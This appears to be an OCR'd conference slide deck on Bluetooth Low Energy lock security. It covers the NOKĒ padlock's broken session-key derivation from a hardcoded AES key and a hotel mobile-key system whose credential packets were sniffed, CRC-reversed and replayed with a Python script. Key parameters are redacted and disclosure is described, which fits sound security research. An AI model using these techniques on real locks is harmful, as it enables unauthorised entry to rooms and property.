- Only two of the padlocks remained unbroken
- One of those we opened with a magnet, like its predecessor, ...

Video 0

~~12~~ 14 of 16 locks vulnerable

- Rose & Ramsey at DefCon 24 (2016)
- 12 of 16 tested locks had simple BLE vulnerabilities
- Only two of the padlocks remained unbroken
- One of those we opened with a magnet, like its predecessor, the other one ...

NOKĒ Padlock (!= Nokelock)

- One of the first BLE padlocks, created on Kickstarter in 2014

- Note: Research applies to the original firmware from 2015-2017
(Our responsible disclosure 2016 led to a firmware update in 2017)


NO(KĒ) Security

- Uses AES-128 cipher
- Uses two different secrets for owner and other users
- Time restrictions only enforced in app

NOKĒ AES VULN

- Secret is transmitted using individual AES session keys
- But session keys are created in a “secret handshake” using a hardcoded AES key
- Security by obscurity

NOKĒ Session Key




...from binary .so file in APK

NOKĒ KEX Broken

```
app nonce:    b14c68a1
                XOR
lock nonce:   bff91ae4
            = 0eb57245
                 +     (add byte-by-byte modulo 256)
   0001020304 05060708 090a0b0c0d0e0f (pre shared key)

=  0001020304 13bb794d 090a0b0c0d0e0f (new session key)
```

New session key can now be used to decrypt transfer of the user's secret



BLE Hotel Keys

Why BLE for Hotels?

- Main purpose: self-check-in
- No keycard anymore, mobile phone app is the key
- Hotels can reduce front desk staff
- Guests don't have to wait in queue


Challenges for Vendors

- Secure pairing not feasible
- Old hardware in locks, not always online
- Apps often made by 3rd parties, lock vendor just provides the SDK

Mobile Key

- Booking linked to app account, or added by user (sometimes using weak credentials)
- Online check-in
- Mobile key is transferred from backend to app

Mobile Key Demo



Video 1

Hotel “H”

Encrypted Mobile Key System

- The vendor has a secret key **K_s**, known to the lock
- Backend to App: key **K** and encrypted key **K*** = enc_{Ks}(K)
- App to Lock: **K***
- Lock uses **K_s** to decrypt **K*** to **K**
- Key **K** now known to App and lock, but not to an eavesdropper; **K_s** still unknown to App
- Further BLE traffic is AES-encrypted with Key **K**

Encrypted Mobile Key System

- Didn’t find obvious attack vector,
  except for extracting **K**$_s$ from the physical lock[1],
  which we haven't tried :)
- No further experiments, because on the second stay,
  the mobile key system was deactivated.

[1] cf. Thomas, Blackhat USA 2014: Reverse-Engineering the Supra iBox

Manufacturer “M”

Vulnerable System

- Found system early 2019 in an upper class hotel
- Mobile key used in elevator, rooms and fitness center
- Analyzed TLS and BLE traffic

Key from Backend

```
2019-07-25 03:23:08 GET https://app[redacted]/api/v1/devices/mobile_key/8f
                        dcc75e-a290-4633-9fb8-865c9472ba63
                        ← 200 OK application/json 702b 140ms
          Request              Response                Detail
X-Request-Id:             48dd45a5-7610-4ba3-a684-f5853f5696dd
X-Runtime:                0.047805
Strict-Transport-Security: max-age=31536000; includeSubDomains
JSON                                                      [m:Auto]
{
    "device_token": "[redacted]",
    "exp_date": "2019-07-25 00:00:00.000",
    "key_type": [redacted]",
    "mobile_key": {
        "da": "2019-07-25T14:00+00:00",
        "dt": [
            140,
            2,
            253,
            1,
            254,
            248,
[21/48]                             ?:help q:back [*:21984]
```

Key from Backend

Data seen from Backend (TLS)

```
"dt": [
      140, = 0x8c
      2,   = 0x02
      253, = 0xfd
      1,   = 0x01
      254, = 0xfe
      248, = 0xf8
```

Data seen in HCI log (BLE)

```
▸ Bluetooth HCI ACL Packet
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
   ▸ Opcode: Write Request (0x12)
   ▸ Handle: 0x000e (Unknown: Unknown)
     Value: 3000000000000050e18c02fd01fef8fdf9
     [Response in Frame: 622]
```

Full BLE Trace

```
Lock:   0000
Lock:   000103001ec05d6bb5190707051b2b19e0
App:    0001020000120001010101010 1bbec98f3
Lock:   0001040104d612ffeafad012
App:    30000000000000044ca8c02fd01fef8fdf9   = Key
App:    31605803e9196317fb5b9e8c6e616b7ba6      (all bytes from
App:    32ca06cfbc48c67697f0c34897948c218c      backend)
App:    33cf3f2a462f78d9c8874b6bb021b70034
Lock:   000219070705 1b00090ca50000001af08
Lock:   0002
```

Note: The description was slightly modified to protect the innocent not yet patched devices.

Further Analysis

```
Lock:   0000
Lock:   000103001ec05d6bb5190707051b2b19e0   = Lock MAC,CRC
App:    00010200001200010101010101bbec98f3   = App Nonce,CRC
Lock:   0001040104d612ffeafad012             = Lock Nonce,CRC
App:    30000000000000044ca8c02fd01fef8fdf9  = Special CRC, Key
App:    31605803e9196317fb5b9e8c6e616b7ba6     (all bytes from
App:    32ca06cfbc48c67697f0c34897948c218c     backend)
App:    33cf3f2a462f78d9c8874b6bb021b70034
Lock:   00021907070 51b00090ca50000001af08  = Lock confirmation: open
Lock:   0002
```

Note: The description was slightly modified to protect the innocent not yet patched devices.

CRC Reversing

- Tools for CRC reversing are available, e.g. CRC RevEng
- We just used a custom Python script and searched for CRC-16 parameters that matched in at least 2 messages, assuming the CRC is located at the end of a message

```
Trying different polynomials and start values...
Trying polynomial 0x2f15...
[...]
Trying polynomial 0x[redacted]...
Match found! Polynomial: 0x[redacted] Seed: 0x73 Final XOR: 0xffff
```

CRC Reversing


- Seed for CRC of first msg turned out to be a value received from the backend (“sc” / constant within hotel)
- Seed for CRC of next msg is CRC of previous msg
- But for the most important part, the credential packet, the CRC calculation was more complicated:

00 00 00 00 00 00	**0c 3b**	8c 02 fd 01 fe	9e f2 3b
6 bytes always zero	2 bytes **changing each session**	5 bytes constant per hotel	3 bytes constant per stay

Note: The description was slightly modified to protect the innocent not yet patched devices.

CRC Reversing

- So we had 1 block with the CRC obviously not at the end, some constant blocks, 6 zero bytes, and 16 changing bits
- And 3 CRC-16 values and 2 session nonces to play with…
- [... some playing around …]



Note: The description was slightly modified to protect the innocent not yet patched devices.

CRC Reversing

This intermediary byte sequence (and seed CRC3)

```
84 3c  45 f2  88 40  34 f1  8c 02 fd 01 fe 9e f2 3b
nonce1 CRC1   nonce2 CRC2
```

yields the final CRC-16 value **`0c3b`**.

→ Now we know how to create the credential packet:


```
00 00  00 00  00 00  0c 3b  8c 02 fd 01 fe 9e f2 3b
overwritten with zeroes  CRC inserted here
```

Note: The description was slightly modified to protect the innocent not yet patched devices.

Preparing an Attack

- Created a Python script
  - Input: Device name, credential bytes (as sniffed from previous opening)
  - Calculates CRCs, handles BLE communication (using bluepy)

Sniffing a Mobile Key

